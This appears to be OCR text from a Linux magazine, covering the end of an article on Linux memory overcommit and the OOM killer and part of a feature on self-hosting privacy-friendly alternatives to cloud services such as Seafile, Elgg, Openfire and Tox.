How Linux decides if it has enough memory depends on the `vm.overcommit_memory sysctl` setting. The default value is 0. It's not "disable" as you might think but "guess", which is somewhat misleading. In this mode, the kernel estimates how many pages it could free if urged to. This includes pages that are free now, the page cache which is shrunk first under pressure, and kernel caches explicitly marked as reclaimable. Shared memory and reserved pages are excluded, and for non-superuser requests, `vm.admin_reserve_kbytes` of memory (typically 8MB) are also set aside. This is to leave root some breathing room even if the system is low on memory. Otherwise, it would be hard for the admin to spawn a shell and fix it. If the resulting amount is more than requested, Linux thinks it would be able to fulfil the request when the time comes.

Setting `vm.overcommit_memory = 2` ("never") disables overcommit. In this case, the kernel evaluates the request against a static limit. You set one either via `vm.overcommit_kbytes` as an absolute value, or with `vm.overcommit_ratio`, as a percentage of the total RAM. The default is 50 per cent. Swap space is also included with no restrictions. The kernel honours `vm.admins_reserve_kbytes` as well, but also reserves three per cent of the process total virtual memory or `vm.user_reserve_kbytes` (128MB), whichever is smaller, for ordinary users.

The final option, `vm.overcommit_memory = 1`, is the simplest one. It means "always", and in this case, the request is always granted. This sounds dangerous, but it's helpful if your program expects large parts of memory to be zero and untouched. This could be the case for some number crunches such as code working with sparse matrices.

Choosing an overcommit strategy is a balancing job. With "guess", memory allocations rarely fail but processes get killed when you least expect it. With "never", OOM rarely occurs and the system behaves more predictably, but all programs must prepare for their `malloc()s` to fail and handle it gracefully.


Getting you some pages

So what would happen if you try to dereference a pointer you've just got with `malloc()`? In the described scenario, the kernel hasn't mapped memory to the process address space yet, so the CPU would trigger a page fault. This is a hardware error, much like division by zero, which indicates that you've touched memory you don't have access to. Then, the page fault handler in the kernel comes into play.


Page fault handler is a complex story which begins with the `do_page_fault()` function. Linux needs to check if the process really stepped into a forbidden or non-allocated area. The VMA structure you saw above is the essential part of it. If it's the case, the process receives an infamous SIGSEGV. If not, the page is either in the swap or was allocated, but not mapped yet. In other words, it's time for the kernel to fulfil its promise and get it to you.

Kernel memory allocator is just another complex topic. At the lowest level, it implements the algorithm known as "buddy system" which is exposed via `alloc_pages()` and friends. In our case, it's reached via `alloc_page_vma()`, which does what it says: allocates a page per VMA. At the end of the day, all routes come to `__alloc_pages_nodemask()`, which is "the heart of the zoned buddy allocator", as the kernel says in comments.

This function tries to fulfil the request from a free list first, much like `malloc()` does in the userspace. Free lists track pages that were released recently, and it's cheapest to get a suitable chunk there if possible. If not, the allocator runs its costly algorithm which is irrelevant for now. But it could also fail if memory is exhausted. If



Htop is where process-related data meets neat user interface. Did you notice the plasma-shell spans 8GB, but really uses only 217MB?



OOM killer has just decided one doesn't really need Plasma Shell to run Kubuntu desktop. These things happen.

so, the allocator tries to reclaim some pages. This is the third complex piece of information that you've encounter in this article, so it would be enough to say it's where Linux swaps out unused pages to disk.

Imagine this didn't help much either, yet the allocation isn't permitted to fail. Linux has tried everything already, so it unwraps the doomsday device, and calls the `out_of_memory()` function.

The OOM killer

In fact, there are several ways Linux can get there. Besides failed page allocations, the OOM killer is invoked when processes in a memory *cgroup* (see **LXF236**) hit the limit. Or you can trigger it manually with Alt+SysRq+F: this is how I created the screenshot shown above.

Either way, Linux needs to chose what to kill. Things are simpler if `vm.oom_kill_allocating_task sysctl` is set: if so, the culprit is also a victim. This won't work out though if allocating process is either init or a kernel thread, belongs to another *cgroup*, doesn't have memory on the required node or is exempted from OOM (more on this in a second). So the kernel needs some heuristics to select "a bad process".

In short, you want to kill the least important process that takes up a lot of memory. Linux translates this into a numerical value dubbed an "OOM score". The process with maximum score wins (if you consider this a win, of course) and gets sacrificed. The baseline is the number of pages a process has in its RSS and swap, together with how big its hardware page tables are. Root processes have their score reduced by 3 per cent so they're less likely to be killed.

It's important that you can adjust the OOM score manually via `/proc/$PID/oom_score_adj`. This file stores a value between -1,000 and 1,000, and each one point here counts as if a process had allocated 0.1 per cent of the total pages available. Setting it negative makes the process less likely to be killed, and -1,000 prevents Linux from choosing the process as a victim altogether. This is how you make essential system processes slip off the OOM killer's hugs of death.

Memory management in Linux isn't exactly a lightweight read, but with some understanding, it's certainly possible to make it work the way you want it to. And no one wants another early morning wake-up call on exactly the same problematic topic, do they? LXF

» RSS, WSS AND OTHER TLAS


In Linux, you have a multitude of tools to track processes, including their memory consumption. *ps*, *top* or *vmstat* are all common examples. All of them typically reveal some well-known metrics.

RSS is perhaps the most important one. It stands for Resident Set Size, and it's how many bytes the program keeps in RAM. Naturally, that's not the same as VSIZE or Virtual Size, which is the size of the process virtual address space. VSIZE increases when the program maps a file or an anonymous page, RSS grows when a process brings a page into memory and shrinks when it's released or put into swap. In these cases, VSIZE is typically left unchanged.

More technically, RSS is the sum of file-mapped pages, anonymous pages and shared memory. Hardcore hackers would readily notice this includes the heap and the stack, but doesn't include page tables or kernel-mode stacks. On the other hand, if a process uses shared libraries, they are accounted for in each process' RSS. However, only a single copy of the library code is really kept around in memory.

When a system is under pressure, RSS is kept as small as possible. But you don't want a process to shrink its RSS below WSS or Working Set Size. That's how much memory it needs for normal operation. You see that's not a rigorous definition, and WSS is indeed much trickier to measure properly. If you really need it, the information at **http://bit.ly/wss-est** [1] makes for a very good starting point.

[1] http://www.brendangregg.com/wss.html



With Elixir, you can explore Linux kernel sources from within the comfort of your favourite web browser. Great for quick overviews.

ESCAPE THE CLOUD

Join **Mayank Sharma** as he declares enough is enough, and stops seeding his data to popular cloud services where it's ripe for harvesting.

The one truly surprising part of the Information Age is the extent to which our personal information, has been commercialised. Edward Snowden's warnings were played down as fear mongering by a privacy paranoid traitor. But recent events have shown that companies will go to any extent to collect and use our data for everything from swaying our shopping habits to influencing democracies.

We're being tricked into handing over tons of data, usually in the garb of convenience, to the many online services we use everyday on our laptops and smartphones. From the ubiquitous cookies to single-sign ons and social buttons, there's an unending array of data accumulating technology that follows us all over the web. Thanks to an arsenal of such tools, the online behemoths like Google, Facebook and Twitter know a great deal about us even when we aren't using them. The widespread implementation and use of federated identity systems have essentially turned our usernames into trackers.

However, it's not all doom and gloom. The dungeon geeks that helped free us from the clutches of the proprietary empires are banding together once again to rescue us from the blue pill-induced cloud of convenience. From hosting services that don't divulge your personal data to assisting you in hosting your own cloud, there are plenty of options that enable you to experience the benefits of popular online service and also preserve your identity.

In this feature we'll look at some of the technologies and standards that are helping reshape the digital topography in the cloud and beyond. We'll introduce alternate services that are built around these standards and extend you the benefits of mainstream service without grabbing at your personal data. Or, with a little bit of effort, in true trail-blazing fashion, you can also host your own cloud sharing services and in the process help your technically challenged friends and family escape the ever-reaching grasp of the data hoarding empires.

Building an open web

The web is slowly but surely moving away from its rigid centralised proprietary confines. How can you take advantage of this?

The World Wide Web was designed to be a free and open medium, and its technical specification was offered for free as an open standard. The Internet is made up of a stack of technical standards and virtually all of this underlying infrastructure is open and standardised. Building on this, the first web browser doubled up as a web editor, and encouraged consumers to also be content creators.

The first attempts to cocoon the Internet was in the mid-1990s when it first became widely used by ordinary people. A number of telecom operators and media companies like AOL and Compuserve competed to build their walled garden services. This model didn't last very long in the face of open standards.

A second, more subtle attempt to alter the open Internet is underway by way of application programming interfaces or APIs. An API controls how a piece of software communicates and interacts with other pieces of software. On the web, APIs enable programmers to build new tools for using a website and its services.

Garden party

The modern-day walled gardens like Facebook provide an API to bring third-party developers to its popular but closed platform. On the face of it these APIs seem to adhere to the rules of the open web. They enable third-party developers to build fancy new apps on top of these popular online services and give their users more choice for accessing and interacting with them.


However, these APIs shouldn't be confused with standards. They're controlled by the services that provide them, which can modify them at will. Who's to say that the change won't take away a functionality that you've come to rely upon and is essential to how you interact with and use the service?

The same also applies to many media file formats. The mp3 audio format had patent restrictions, which is why it wasn't supported by free software and it's the same situation for several popular video formats. But the move to HTML5, with its new tags to handle multimedia content that can handle open formats like Ogg and Matroska, is helping gravitate the average Internet user towards open formats as well. An open format is a file format that houses digital data and is specified by a standards organisation, and can be used by anyone.

Websites and services like Wikipedia and Wordpress are working examples and testaments of the success of open standards. The standards body Internet Engineering Task Force (IETF) includes the World Wide Web Consortium (W3C), which is the main international standards organisation for the World Wide Web and works to develop standards for the web.

The W3C defines several characteristics of an open standard and over the years has helped evolve several specifications and standards for the open web. The Social Web Incubator Community Group develops standards for the distributed and federated social web. One of these is ActivityStreams, which defines the syntax for activities like status updates. Another is OpenSocial, which is a collection of APIs for web apps and includes a number of other open standards such as OAuth. Other popular open standards include the Open Graph Protocol that's used by Facebook and OpenID for decentralised authentication.

Yet the W3C has had its share of controversies as well. Several years back it began discussions to add DRM-specific Encrypted Media Extensions (EME) to HTML5. The move was criticised and things came to a head when the Electronic Frontier Foundation (EFF) quit the W3C when the latter published the EME specification as a recommendation in September 2017.



PageKite uses a pay-what-you-want model and $4 (about £3) will get you 2GB of transfer quota for a month.

» CAN YOU REALLY LIVE OFF-GRID?

Over the next few pages, we'll show you how to host your own services to escape the popular walled garden variety. By default, the servers you host will only be accessible from computers and devices connected to your home network. To access them from the Internet, you'll either have to get a static IP address from your ISP or use a dynamic DNS service and poke holes in your router's firewall to enable traffic from the Internet. The smarter way though is to use a tunnelling service such as PageKite.

Yet hosting everything on your own hardware isn't feasible when you consider the effort involved in administering the services. So we'll replace some web services with other online but decentralised alternatives that keep you in charge of your data. This is a welcome change in contrast to all popular web services, which are centralised networks that collate your data inside a remote central server.


Even if you're willing to put in the effort of maintaining the services, there are some services that you can't host on your own hardware. Email is the most common one since many ISPs block outgoing traffic on the SMTP port. An alternate strategy is to host these services on a rented cloud server.

Host your own cloud storage

It's time to drop the box and store files on your own terms with Seafile.

Online storage services such as Dropbox offer a convenient option for accessing and sharing data anywhere on the planet. Yet the convenience comes at a cost, and the idea of transferring our files to a remote server, outside of our jurisdiction, seems quaint – especially when you can set up a cloud sharing server in your own network. Seafile is one of the best options for hosting a storage server that works best for all kinds of deployments and users.

Setting up Seafile doesn't take much effort. It can use various databases depending on the number of users that it'll serve. Simple deployments can use the SQLite database, while others can deploy it with existing MySQL/PostgreSQL database installations and web servers such as Nginx or Apache. The first time you start Seahub, the script will prompt you to create an admin account for the Seafile Server.




Seafile offers tunable version control features and makes it possible for you to browse the history of a file and restore its contents to an old version.

Seafile's web interface is very verbose. You begin by creating a library, which can optionally be encrypted, and then add files to it from your computer (see walkthrough, *below*). Users on the network can interact with the server using a client. Along with Debs and RPMs, Seafile has clients for Windows and Mac OS X as well. Every Seafile desktop client has a unique private key. When a client and a server connect, they exchange the public key and negotiate a session key. This session key is then used to encrypt the data transfer. The desktop client sits in the system tray and displays notifications for sync operations. Seafile has clients for Android and iOS, too – and the Android client supports client-side encryption for encrypted libraries and two-factor authentication.


Seafile also has version control and keeps a full history by default. As the admin, you can also add users and organise them into groups. Members can then easily upload, download and edit files online or even download the whole libraries from the cloud. Using the web interface you can see which files are shared with other users. Even though Seafile is intuitive to operate, it does include detailed documentation on its website to hand-hold you through all its features and tasks, which is an added bonus.

CREATE AND SHARE LIBRARIES




1 Create a new library

Log into the administration interface and click the New Library button. You'll have to then specify the name of the library you wish to create. For added security you can optionally toggle the Encrypt checkbox and then specify a password to conceal the contents with AES 256. Remember that while a library can have any number of folders, you can only create libraries under the root directory of the server.



2 Upload your files

After you have created a library, it'll be listed under the My Libraries section. Click the name of the library to access its contents. You can now use the Upload button to either upload files or entire folders from your computer to this share. There's also the New button that offers options to create different types of files including *Excel*, *Word* and *PowerPoint* files straight within the share itself.



3 Share your data

Once you've fleshed out a library, you can then share it with others. Head back to the My Libraries and hover over the library you wish to share. This will reveal the Share icon – press this to share a library with specific users or groups and enable read-write or read-only access to different libraries. Once shared, other users can also upload content into the shared library.

Roll out a social network

Get your Facebook fix with your homebrewed network.

When used purposefully, social networking on the internet has one major benefit over offline ones: it enables you to find like-minded people beyond your physical network, even across time zones. An online social network operates pretty much like its physical offline counterpart. You meet people, establish connections, keep up with the contacts, and continue relationships. Thanks to the power of keywords and search fields, you can skim through the noise and find compatible groups from the comfort of your armchair.

If you want to save yourself from the privacy-intruding-data-collecting popular online social networks, you can deploy your own. Hosting your own social network gives you the option to customise and brand it as per your whims and wishes. This is also helpful if you want to integrate the social network into your existing online infrastructure.


You can use your social network deployment to bring together students and equip them with the means of collaborating on projects, exchanging class notes and even advertising the availability of dorm rooms. For businesses, a custom social network can be an ideal extension of a bulletin board or a company intranet. It also helps bring together physically separated people who are connected through a strong common thread, like the various campuses of a university, or regional offices of a multinational corporation. Similarly, a corporation could deploy such a social network on its intranet as a virtual water cooler for its employees and a means for them to exchange notes.

Presenting an elegant solution

Elgg is one of the most versatile social networking software that offers almost everything you need to start a social networking site including blogs, filesharing and a Twitter-like service. Setting it up is a pretty standard affair and well documented.

The default Elgg-fuelled network is very much a bare-bones affair. You can start by customising the order of the menu items displayed at the top and can also add custom menu items. You can also modify the default profile fields. If the existing items in the profile don't work then you can easily replace them with something that suits your requirements, and can even create your own custom fields.

For more flexibility in designing a custom profile page you can use the popular Profile Manager plugin. If you wish to revamp the front page, enable the Front Page Demo plugin. Elgg ships with over 30 plugins, such as blog, bookmarks, pages and notifications. Some of the plugins that you might want to activate includes Site Pages, which enables you to create simple web pages, and Tag Cloud for displaying all tags.




In addition to the official plugins, Elgg's community also churns out plug-ins by the hundreds.

OUTSOURCE YOUR ROOT

There are lots of open source software that make it possible to replicate popular online services on your own server. But going through the effort of setting them up isn't everyone's cup of tea. With Disroot you get a number of these commonly used services without the adverts, tracking code or any sort of data profiling or mining that's usually associated with these services.

Disroot offers free encrypted email that you can either access via your favourite desktop email client or via its web-based email client called *RainLoop*, which also supports GPG. Disroot also offers 4GB of free encrypted cloud storage powered by Nextcloud. There's also a Disroot node in the Diaspora network that you can use for decentralised social networking. You also get instant messaging powered by Matrix, which is a decentralised chat protocol. Then there's a Discourse-powered instance for hosting a mailing lists or a forum board. In addition to these, Disroot also offers *EtherPad* and *EtherCalc* that you can use to create, share and collaboratively edit documents and spreadsheets in real time. There's also an encrypted pastebin, a temporary encrypted file hosting and sharing service, an anonymous search engine that queries multiple search engines including Google, Bing, DuckDuckGo, and more.

To access these services you need to register for a free account with Disroot, which is a volunteer-run organisation based in Amsterdam. The registration process doesn't ask for any personal information besides a username and password and the service also gives you the option to delete an account.



You can help support Disroot either by donating money or any hardware that it'll either use or cash out.

Cloud-free messaging

Chat like no one's listening. Just don't drop your grammar standards...

Over the years, instant messaging or IM has evolved into a full-fledged, feature-rich medium for communication. It's no longer just about text messages. A typical IM session includes the exchange of images, audio and even video streams. While the primary users of IM are home users, IM has also been adopted for use by companies behind corporate firewalls. Both kinds of users have a different set of requirements and a plethora of messaging services have popped up to satiate the growing demand for instant messaging.

The biggest drawback of using one of the popular IM services is that they route all your private exchanges via central servers that can be subpoenaed. So while IM clients and services are a dime a dozen, many of them don't offer the level of security and privacy that makes good sense in this post-Snowden era, which is why you should deploy your own.


Before IM clients can stream your text, audio or video over the internet, they need to first process and transform them into a form that's suitable for passing over the network. There have been several attempts to create a unified standard for instant messaging, including IETF's Session Initiation protocol (SIP), SIP for Instant Messaging and Presence Leveraging Extensions (SIMPLE) and the XML-based Extensible Messaging and Presence Protocol (XMPP). None of the protocols, however, has received the same level of acceptance as XMPP, known as Jabber. Designed to be extensible, XMPP has taken on new features and is today one of the best all-round IM protocols. Federation is one of the best things about XMPP/Jabber. Users registered with one Jabber service can interact with users on another Jabber service without any issues.

There are several XMPP-based IM servers available but Openfire is one of the easiest to deploy and manage. Openfire implements many of the commonly used functions of the XMPP protocol and scales well. On small-scale deployments, the server can manage and support users by itself. On larger deployments, you can hook up Openfire with existing network infrastructure such as an LDAP server and offload storage to an external database server. While you can use any XMPP-compatible IM client to chat through Openfire, it works best with its own feature-rich Spark client.

Get on the range

The Openfire server can be deployed on Windows, Mac OS X and on various Linux distros including Debian, Ubuntu and Fedora. The Openfire RPM binaries include the Java Runtime Environment, but if you wish to deploy the server using the DEB binaries you'll have to first install the latest openjdk-jre package from your distribution's official repositories.

After installing the Openfire binary, you can configure and control the server from a remote machine via its browser-based interface that runs on port 9090. The first-time you bring up the interface, you'll be taken through a five-step configuration wizard to set up Openfire. After selecting the language, you'll be asked to tweak basic server settings such as the domain name. You should also change the default ports for accessing



The default Openfire installation ships with over 20 plugins that add useful features and help hook it up to existing services on the network such as the Asterisk PBX or an email server.

WHAT ABOUT EMAIL?

As we mentioned earlier in the feature, rolling your own (we'll cover this in **LXF240**) email server is tricky. This isn't because of a lack of quality open source software to power the entire stack of services. In fact, many of the popular email servers around the world are powered by open source software. Instead, the issues with running your own email server are architectural. Many ISPs wouldn't permit outgoing traffic over port 25 in their bid to curtail spam. Secondly and for similar reasons, emails from new and untrusted servers are usually flagged as spam and filtered by many email servers and online services.

Furthermore, an email server is a collection of various individual server components. Assembling and maintaining one requires considerable more time and effort than, say, a web server. However, to that end there are some wonderful all-in-one email server solutions such as *Mail-in-a-box*. This is a software bundle that packs everything you need from a mail server. It's got *postfix* for SMTP, *Dovecot* for IMAP, *Roundcube* for webmail, *SpamAssassin* for filtering spam, *duplicity* for backups, *fail2ban* for intrusion prevention and a lot more. Its developers suggest deploying it on a Virtual Private Server that doesn't block outgoing traffic over port 25 such as Digital Ocean, Linode and Rimuhosting.

You don't have to roll your own email server to safeguard your emails. There are other public email providers as well that are designed with security in mind. We've already mentioned Disroot. Then there's ProtonMail, which offers both free and paid-for email services. It's hosted in Switzerland and offers client-side encryption. An interesting feature of the service is its ability to send messages with an expiry date à la *Snapchat*. You can also send such encrypted messages with expiry dates to non-ProtonMail users as well. The recipient will have to enter a password that they can guess based on a hint you provide along with the message or via other means.


the administration console. For added security you can also encrypt system properties by selecting one of the two encryption algorithms offered (Blowfish and AES) and specifying a key.

In the next step you're asked to select a database for storing information such as use profiles and offline messages. If you're deploying Openfire on a small network, you can choose to use the built-in HSQLDB that doesn't require you to set up an external database server. However, if you'll be servicing hundreds of users concurrently, you should select the option to connect to an external database such as MySQL. Similarly, in the following step you're asked to select a mechanism for fetching user authentication information from. Unless you have a directory server already managing users, you should use the default option that entrusts user management to Openfire. In the last step you're asked for the email address of the administrator along with the password for accessing the admin interface on subsequent visits. Your Openfire server is now ready to accept connections and facilitate communications inside your network.


If you haven't changed the port of the admin interface during setup, you can manage the server heading to the same address as before. Instead of the configuration wizard, you'll be greeted by a login page. Enter the username and the password you specified in the last step of the configuration wizard to access Openfire's admin interface. Once the server is up and running, you can connect to it using an IM client from any computer on the network. You can connect to Openfire using other multi-protocol IM clients such as *Pidgin*. In addition to the login credentials and the IP address of the server, you'll also have to make sure the client uses the XMPP protocol to connect to Openfire. For the best experience though you should use Openfire's Spark client.

Look ma, no servers

The Tox Instant Messaging protocol is the result of a spirited discussion on 4chan about the need for an open source, security-focused, decentralised replacement for Skype. There are two pieces of tech that are vital to Tox: encryption and P2P to provide direct connections between users, eradicating the need for a central hub which could be compromised or taken down. The IM uses Tox IDs, which are public keys of peers instead of a user account and also allow for greater anonymity. Furthermore, all chats are encrypted



Paid users can use the ProtonMail Bridge app to integrate ProtonMail with any desktop email client such as Thunderbird.



For the sake of convenience, you can use ToxMe, which is a service that maps an email-address-style username to a Tox ID.

using the NaCl encryption library. There are several apps that can communicate using the Tox protocol and one of the most popular ones is *qTox*, which works on several platforms.

Since there's no central server, users can simply fire up *qTox* and add friends without signing up with a service or configuring an account. Every user in a Tox network is represented as a string of bytes, which is

> **SKYPE'S OUT, TOX'S IN**
>
> "The Tox Instant Messaging protocol is the result of a 4chan discussion about the need for an open source, security-focused replacement for Skype"

their Tox ID. After logging in, you can add new contacts using one of two methods: either by sending your Tox ID via secure means, such as encrypted email; or if your friends are using a Tox mobile client, you can send them a copy of the QR code image generated by your client.

The user interface of *qTox* resembles that of a traditional IM client. Once you're connected with a friend, you can interact as you would using a normal IM client except for the fact that your conversation isn't flowing through a central server. The chat window also has buttons to initiate audio and video calls. You also get buttons to create chat groups and send files, and there's an option to capture and send screenshots.

qTox is fairly intuitive to use, but there's also a user manual that explains the various functions and the features, while help and support is dispensed via mailing lists. The *qTox*-specific resources are complemented by documentation on the website of the Tox protocol. There's a FAQ and a wiki to familiarise new users with the new messaging protocol. The Tox protocol covers the widest range of platforms. Besides Linux, *qTox* has a FreeBSD port, 32-bit and 64-bit clients for Windows as well as an experimental build for Mac OS X. While *qTox* itself doesn't have builds for mobile platforms, you can use it to connect with other Tox clients. There's *Antidote* for iOS and *Antox* for Android.

Run serverless services

Go online on your own terms, and without having to meet any conditions...

